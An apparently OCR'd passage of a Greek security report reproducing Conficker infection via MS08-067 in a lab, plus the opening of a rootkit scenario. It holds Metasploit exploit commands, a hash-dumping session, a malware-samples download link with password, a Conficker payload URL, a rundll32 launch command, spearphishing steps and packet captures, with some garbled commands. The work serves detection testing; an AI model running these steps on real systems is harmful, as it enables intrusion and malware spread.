
   https://www.opensecuritytraining.info/MalwareDynamicAnalysis_files/malware-samples_password-is-infected.zip

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

[3] https://sphinx-project.eu/

[4] https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067



Εικόνα 4.2: *Τοπολογία δικτύου για UC01 - Conficker*

- Ένα μηχάνημα επιτιθέμενου ικανό να στείλει το φορτίο Conficker μέσω SMTP (προγράμματα email, αυτοματοποιημένα εργαλεία όπως το Social Engineering Toolkit ή το Metasploit, telnet, καθώς και οι εντολές ssmtp, mail ή sendmail στο *NIX μπορούν να εξυπηρετήσουν αυτό το σκοπό).
- Ένας σωστά ρυθμισμένος email server, ο οποίος βρίσκεται μέσα στο δίκτυο το οποίο αξιολογείται, ώστε να παραδώσει το φορτίο στα μηχανήματα-πελάτες.
- Δύο μηχανήματα πελάτες/δυνητικά θύματα μέσα στο δίκτυο, τα οποία χρησιμοποιούν το λειτουργικό Windows XP(SP2), καθώς η συγκεκριμένη έκδοση ή προγενέστερες τα καθιστούν ευάλωτα στο MS08-067. Το Network Sharing καθώς και πρόσβαση σε έναν κοινό φάκελο πρέπει να είναι ενεργοποιημένα για τα μηχανήματα, ώστε να επιτραπεί η μετάδοση του κακόβολου λογισμικού, η οποία μπορεί να ανιχνευθεί από το SIEM.

4. **Διαγνωστικά**

   Το Conficker βασίζεται σε υπερχείλιση της προσωρινής μνήμης(buffer overflow[5], η οποία επιτυγχάνεται με την αποστολή ενός ειδικά τροποποιημένου πακέτου RPC request[6]. Αυτή η ευπάθεια είναι γνωστή ως MS08-67 στη λίστα ασφαλείας που διατηρεί η Microsoft.

[5] https://en.wikipedia.org/wiki/Buffer_overflow
[6] https://www.techtarget.com/searchapparchitecture/definition/Remote-Procedure-Call-RPC


Μπορούμε να διαγνώσουμε την ύπαρξη αυτής της ευπάθειας σε ένα σύστημα μέσω του script smb-vuln-ms08-067 του nmap:

```
sudo nmap -Pn -p139,445 –script smb-vuln-ms08-067 192.168.228.132
```

```
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```

Εικόνα 4.3: *UC01 - Nmap scan*

Scan μέσω Nessus:



Εικόνα 4.4: *UC01 - Nessus scan*

Απόκτηση πρόσβασης μέσω Metasploit ώστε να αποδειχθεί η ευπάθεια:

Είναι δυνατόν να επιτευχθεί απομακρυσμένη εκτέλεση κώδικα(RCE), πατώντας πάνω στην ύπαρξη του MS08-67 στα μηχανήματα. Ενδεικτικά, παρατίθεται ένα session που αποσπά τα hashes των κωδικών των χρηστών. Η εντολή για το άνοιγμα του metasploit είναι:

```
msfconsole
```

Έπειτα αναζητείται και επιλέγεται το κατάλληλο module με την λέξη κλειδί ms08-67:

```
search ms08-0670
use exploit/windows/smb/ms08_067_netapi
```

Τα RHOSTS, RPOT και LPORT παραμετροποιούνται:


```
set RHOSTS rhostIP
set LHOST lhostIP
```

Τέλος τα πιθανά λειτουργικά στόχοι εμφανίζονται με:


```
show targets
```

Και το κατάλληλο λειτουργικό επιλέγεται σύμφωνα με αυτό που χρησιμοποιείται από το υποψήφιο θύμα(Windows XP SP2 English (AlwaysOn NX):

```
set target 4
```



Εικόνα 4.5: *UC01 - Απόκτηση Metasploit shell*



Εικόνα 4.6: *UC01 - Απόσπαση hashes κωδικών χρηστών*

5. **Τεχνικές Αντιπάλου**

- **T1592 - Συλλογή Πληροφοριών Θύματος Οικοδεσπότη**

  Ένας αντίπαλος μπορεί να συλλέξει πληροφορίες συστήματος για πιθανά θύματα, εκθέτοντας ανοιχτά διανύσματα επίθεσης.

  Ακόμα και σε περιβάλλον παραγωγής, το λειτουργικό σύστημα ενός οικοδεσπότη δεν αποτελεί προνομιούχα πληροφορία, καθώς μπορεί να αναληφθεί μέσω ενός User-Agent HTTP header.

Ένας αντίπαλος ο οποίος τρέχει έναν φαινομενικά αβλαβή διακομιστή phishing, έχει γνώση του λειτουργικού συστήματος των επισκεπτών, και στην περίπτωση των Windows, της συγκεκριμένης έκδοσης που τρέχουν, η οποία στην προκειμένη περίπτωση αποτελεί επαρκή πληροφορία για την διαπίστωση της εν λόγω ευπάθειας στο σύστημα και το καθιστά στόχο.

Εικόνα 4.7: *UC01 - Περιεχόμενα ενός user-agent header*

Ο αριθμός 5.1 αναφέρεται σε παλαιότερα έκδοση του λογισμικού, που υπολείπεται τις κρίσιμες διορθώσεις για το MS08-67.

- **T1589.002 - Συλλογή Πληροφοριών Ταυτότητας Θύματος: Διευθύνσεις Email**

  Όταν έχει αποκαλυφθεί ένα δίκτυο που εμπεριέχει ευάλωτους οικοδεσπότες, ένας αντίπαλος μπορεί να βρεί τις δημοσίως διαθέσιμες διευθύνσεις email των εργαζομένων. Αυτές μπορούν πολλές φορές να βρεθούν εύκολα στην ιστοσελίδα του οργανισμού ή σε μέσα κοινωνικής δικτύωσης.

- **T1566.001 - Ψάρεμα: Στοχευμένο Ψάρεμα μέσω Συνημμένων σε Email(προαιρετικό)**

  Emails που περιέχουν το κακόβουλο εκτελέσιμο το οποίο εγκαθιστά το Conficker αποστέλλονται. Η τεχνική αυτή μπορεί να είναι είτε στοχευμένη(spearfishing) κατά ευπαθών συστημάτων, όπως αυτά ανευρέθησαν στο T1592, είτε τα emails να σταλούν αδιακρίτως σε πιθανά θύματα.

  Το φορτίο παραλαμβάνεται σαν συνημμένο σε αυτά τα emails, και βασίζεται στην εκτέλεση από τον χρήστη, καθώς και στην επιβεβαίωση από τον τελευταίο όταν ζητηθούν επαυξημένα προνόμια ή την κατοχή αυτών εξ' αρχής.

  Αξίζει να σημειωθεί πως στην περίπτωση του Conficker, τα διαθέσιμα δείγματα δεν μπορούσαν να εκτελεσθούν σε περιβάλλον Windows XP με την επέκταση .exe, καθώς επέστρεφαν "is not a valid Win32 application error".

  Τα αρχεία μπορούσαν ωστόσο να εκτελεσθούν ως dlls, μέσω της διαδικασίας rundll32.exe του System32.

  Για σκοπούς επίδειξης σε αυτήν την προσομοίωση, χρησιμοποιείται ένα αρχείο batch για να εκτελεσθεί η ακόλουθη εντολή:

  ```
  %WINDIR%3232.exe "%dp0importantsales.dll,dummy"
  ```

  Η δεύτερη παράμετρος είναι το όνομα της entry point function, που απαιτείται για την εκτέλεση.

  Σύντομα έπειτα από την εκτέλεση, το Conficker αφαιρεί το επιβλαβές αρχείο και μολύνει τον οικοδεσπότη, όπως καθίσταται εμφανές από μία πληθώρα συμπτωμάτων.

  Το script του nmap με το όνομα smb-vuln-conficker επιστρέφει πως ο οικοδεσπότης έχει μολυνθεί:

```
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:03:0D:AF (VMware)

Host script results:
| smb-vuln-conficker:
|   VULNERABLE:
|   Microsoft Windows system infected by Conficker
|     State: LIKELY VULNERABLE
|     IDs:  CVE:2008-4250
|       This system shows signs of being infected by a variant of the worm Conficker.
|     Extra information:
|       Likely infected by Conficker.C or lower
|     References:
|       http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32%2fConficker
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```


Εικόνα 4.8: *UC01 - smb-vuln-conficker στο nmap*

Επίσης μπορούν να παρατηρηθούν τροποποιήσεις σε σημαντικές υπηρεσίες ασφαλείας στο registry.

Η εντολή[7] που χρησιμοποιήθηκε για να τυπωθούν οι υπηρεσίες αυτές είναι:

```
PsService.exe > output.txt
```

Η εντολή τυπώνει έναν λεπτομερή κατάλογο των υπηρεσιών συστήματος. Έπειτα, εφαρμόζεται ένας έλεγχος διαφορών diff μεταξύ του log πριν και μετά την μόλυνση.




Εικόνα 4.9: *UC01 - Αλλαγές στο registry*

Ο μολυσμένος οικοδεσπότης εκτελεί τακτικά ερωτήματα DNS για σελίδες που επιστρέφουν την IP του ερωτόντος.

Η συμπεριφορά αυτή είναι συνεχής μεταξύ δοκιμών https://app.any.run/tasks/e040cbf6-d3f2-4e8c-8a80-b86ff686e1a9

Όσο οι σχετικοί διακομιστές που είχαν στηθεί από τους σχεδιαστές του Conficker ήταν ενεργοί, η λειτουργία του malware περιλάμβανε την λήψη ενός HTTP server

[7] https://docs.microsoft.com/en-us/sysinternals/downloads/psservice




Εικόνα 4.10: *UC01 - Ερωτήματα DNS του οικοδεσπότη*

https://www.trafficconverter.biz/4vir/antispyware/loadadv.exe και το στήσιμο αυτού πάνω στο μηχάνημα του θύματος, ακούγοντας πάνω σε τυχαία θύρα.

Έπειτα χρησιμοποιούσε αυτό τον μηχανισμό για να μολύνει άλλα ευπαθή μηχανήματα, ως μία από τις μεθόδους μετάδοσης του, εκμεταλλευόμενο την ευπάθεια MS08-067 μέσω ενός ειδικά τροποποιημένου πακέτου RPC request, εξαναγκάζοντας υπερχείλιση buffer.

Εκτελούνται επίσης ερωτήμτα DNS για ψευδοτυχαία παραγόμενα ονόματα domains, βασισμένα σε ένα εμπεριεχόμενο λεξικό.



Εικόνα 4.11: *UC01 - Ερωτήματα DNS για ψευδοτυχαία domains*

Ο μηχανισμός αυτός επέτρεπε στο Conficker να ανανεώνει τον εαυτό του κάθε φορά που οι δημιουργοί είχαν μία καινούρια έκδοση. Η έκδοση αυτή φιλοξενούνταν σε ένα από αυτά τα ψευδοτυχαία domains, το οποίο οι δημιουργοί γνώριζαν ντετερμινιστικά εκ των προτέρων, καθιστώντας έτσι δύσκολο για τους αμυνόμενους να αποτρέψουν την πρόσβαση σε αυτό μέσω blacklisting.

- **T1021.002 - Απομακρυσμένες Υπηρεσίες: SMB/Windows Admin Shares**

  Το conficker υποστηρίζει διάφορες μεθόδους μετάδοσης, όπως εκμετάλλευση αδύναμων κωδικών σε network shares, στήνοντας έναν μικρό server σε μολυσμένα μηχανήματα ώστε να μοιράσει το φορτίο εντός του δικτύου σε άλλους οικοδεσπότες ευπαθείς στο MS08-67 ή χτίζοντας ένα peer to peer δίκτυο σε μεταγενέστερες εκδόσεις του.

  Περίπου 10 λεπτά μετά την αρχική μόλυνση του οικοδεσπότη Α, ο οικοδεσπότης Β εμφανίζει τα ίδια συμπτώματα και αναγνωρίζεται επίσης από το conficker scan του nmap ως μολυσμένος.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script smb-vuln-conficker.nse -p445,139 192.168.40.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-06 09:00 EDT
Nmap scan report for 192.168.40.132
Host is up (0.00024s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:FC:E9:6E (VMware)

Host script results:
| smb-vuln-conficker:
|   VULNERABLE:
|   Microsoft Windows system infected by Conficker
|     State: LIKELY VULNERABLE
|     IDs:  CVE:2008-4250
|       This system shows signs of being infected by a variant of the worm Conficker.
|     Extra information:
|       Likely infected by Conficker.C or lower
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250
|       http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32%2fConficker
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
```

Εικόνα 4.12: *UC01 - Host B nmap scan*

Ο οικοδεσπότης Β είχε εσκεμμένα παραμετροποιηθεί με έναν αδύναμο κωδικό διαχειριστή ο οποίος περιλαμβάνεται στη λίστα κωδικών που το conficker προσπαθεί να σπάσει με την μέθοδο bruteforce πάνω στο δίκτυο.

https://github.com/danielmiessler/SecLists/blob/master/Passwords/Malware/conficker.txt

Απόπειρες εκκίνησης μίας απομακρυσμένης συνεδρίας μπορούν να εντοπισθούν πάνω στο δίκτυο

```
2485 445.375906549 192.168.40.132      192.168.40.131      NBSS       60 Positive session response
2486 445.376544871 192.168.40.131      192.168.40.132      SMB       191 Negotiate Protocol Request
2487 445.376544896 192.168.40.132      192.168.40.131      SMB       143 Negotiate Protocol Response
2488 445.376924846 192.168.40.131      192.168.40.132      SMB       260 Session Setup AndX Request, NTLMSSP_NEGOTIATE
2489 445.377051985 192.168.40.132      192.168.40.131      SMB       379 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
2490 445.377292525 192.168.40.131      192.168.40.132      SMB       430 Session Setup AndX Request, NTLMSSP_AUTH, User: WORKSTATION1\Administrator
2491 445.377600913 192.168.40.132      192.168.40.131      SMB       175 Session Setup AndX Response
2492 445.377772754 192.168.40.131      192.168.40.132      SMB       148 Tree Connect AndX Request, Path: \\WORKSTATION2\IPC$
2493 445.377878355 192.168.40.132      192.168.40.131      SMB       114 Tree Connect AndX Response
2494 445.378128324 192.168.40.131      192.168.40.132      SMB       152 Tree Connect AndX Request, Path: \\WORKSTATION2\ADMIN$
2495 445.378222760 192.168.40.132      192.168.40.131      SMB        93 Tree Connect AndX Response, Error: STATUS_ACCESS_DENIED
2496 445.378433104 192.168.40.131      192.168.40.132      SMB       152 Tree Connect AndX Request, Path: \\WORKSTATION2\ADMIN$
2497 445.378551590 192.168.40.132      192.168.40.131      SMB        93 Tree Connect AndX Response, Error: STATUS_ACCESS_DENIED
2498 445.379290143 192.168.40.131      192.168.40.132      SMB        97 Logoff AndX Request
2499 445.379357066 192.168.40.132      192.168.40.131      SMB        97 Logoff AndX Response
2500 445.379484164 192.168.40.131      192.168.40.132      SMB        93 Tree Disconnect Request
2501 445.379545918 192.168.40.132      192.168.40.131      SMB        93 Tree Disconnect Response
```

Εικόνα 4.13: *UC01 - Conficker admin bruteforce*

Τελικά η πρόσβαση επιτυγχάνεται και αρχίζει η μεταφορά κακόβουλου κώδικα μέσω της μεθόδου HTTP GET. Το πακέτο 1483 είναι η υλοποίηση του MS08-067 μέσω του ελλείματος ασφαλείας στον κώδικα της κανονικοποιήσης του net path του NetAPI32.dll

```
1477 560.273500978 192.168.40.131      192.168.40.132      SMB       160 NT Create AndX Request, FID: 0x4000, Path: \browser
1478 560.273650499 192.168.40.132      192.168.40.131      SMB       193 NT Create AndX Response, FID: 0x4000
1479 560.273750042 192.168.40.131      192.168.40.132      DCERPC    194 Bind: call_id: 1, Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
1480 560.273854273 192.168.40.132      192.168.40.131      SMB       105 Write AndX Response, FID: 0x4000, 72 bytes
1481 560.273996062 192.168.40.131      192.168.40.132      SMB       117 Read AndX Request, FID: 0x4000, 1024 bytes at offset 0
1482 560.273996088 192.168.40.132      192.168.40.131      DCERPC    186 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance
1483 560.274186758 192.168.40.131      192.168.40.132      SRVSVC    846 NetPathCanonicalize request
1484 560.302553674 192.168.40.132      192.168.40.131      TCP        62 1038 → 5180 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1485 560.302716486 192.168.40.131      192.168.40.132      TCP        62 5180 → 1038 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1
1486 560.302716510 192.168.40.132      192.168.40.131      TCP        60 1038 → 5180 [ACK] Seq=1 Ack=1 Win=64240 Len=0
1487 560.302949548 192.168.40.132      192.168.40.131      HTTP      210 GET /lthbp HTTP/1.0
```

Εικόνα 4.14: *UC01 - Επιτυχής πρόσβαση και εκτέλεση MS08-67*

6. **Υπόδειγμα Αλληλουχίας Ενεργειών**

Περιγραφή των απαιτούμενων βημάτων έαν κάποιος επιθυμεί να αναπαράξει την επίθεση στο δικό του περιβαλλόν ελέγχου:

(α') Αποστολή φορτίου: Το φορτίο του Conficker συνάπτεται σε ένα email και αποστέλεται σε ένα από τα θύματα, μαζί με ένα κοινωνικά μηχανευμένο μήνυμα στοχευμένου ψαρεύματος, το οποίο παροτρύνει τον χρήστη να τρέξει το αρχείο, δίνοντας τα κατάλληλα δικαιώματα όταν ερωτηθεί.

(β') Παραλαβή φορτίου: Το φορτίο παραλμβάνεται σε έναν από τους σταθμούς εργασίας σε email.

(γ') Εκτέλεση Φορτίου: Το συννημένο αρχείο εκτελείται από τον χρήστη.

(δ') Μετάδοση κακόβουλου λογισμικού: Το κακόβουλο λογισμικό εξαπλώνεται πάνω στο δίκτυο σε άλλα υποψήφια θύματα μέσω αδύναμων κωδικών admin share.


4.3.2 UC03 – Μόλυνση Rootkit μέσω Κακόβουλης Λήψης

1. **Εισαγωγή**

   Η παρούσα περίπτωση αφορά στη μόλυνση ενός συστήματος με ένα rootkit, δηλαδή κακόβουλο λογισμικό που δυσδύει στο σύστημα και δίνει στον επιτιθέμενο διαρκή πρόσβαση με προνόμια διαχειριστή. Περιλαμβάνεται ανάλυση τον επιθετικών τεχνικών που χρησιμοποιήθηκαν, όπως ορίζονται στην γνωσιακή βάση του MITRE Attack Matrix, καθώς και η τοπολογία και τα βήματα που απαιτούνται για την αναπαραγωγή του σεναρίου σε περιβάλλον ελέγχου ή παραγωγής.

2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.



Εικόνα 4.15: *Τοπολογία δικτύου για UC03 - Rootkit*

Οι σταθμοί εργασίας είναι εικονικές μηχανές που χρησιμοποιούν το λογισμικό Windows 10, με τις πλέον πρόσφατες ενημερώσεις ασφαλείας και ορισμούς ιών. Ο επιτιθέμενος είναι μία εικονική μηχανή Kali Linux και χρησιμοποιεί τα προεγκατεστημένα πακέτα της έκδοσης και την δωρεάν έκδοση του λογισμικού Ngrok για σήραγγες.

3. **Απαιτήσεις**

   Απαιτούνται τα ακόλουθα ώστε η επίθεση να αναπαραχθεί σε περιβάλλον ελέγχου:

   - Ένα μηχάνημα επιτιθέμενου ικανό να στείλει το φορτίο rootkit+backdoor μέσω SMTP (προγράμματα email, αυτοματοποιημένα εργαλεία όπως το Social Engineering Toolkit ή το Metasploit, telnet, καθώς και οι εντολές ssmtp, mail ή sendmail στο *NIX μπορούν να εξυπηρετήσουν αυτό το σκοπό).
   - Ένας σωστά ρυθμισμένος email server, ο οποίος βρίσκεται μέσα στο δίκτυο το οποίο αξιολογείται, ώστε να παραδώσει το φορτίο στα μηχανήματα-πελάτες.
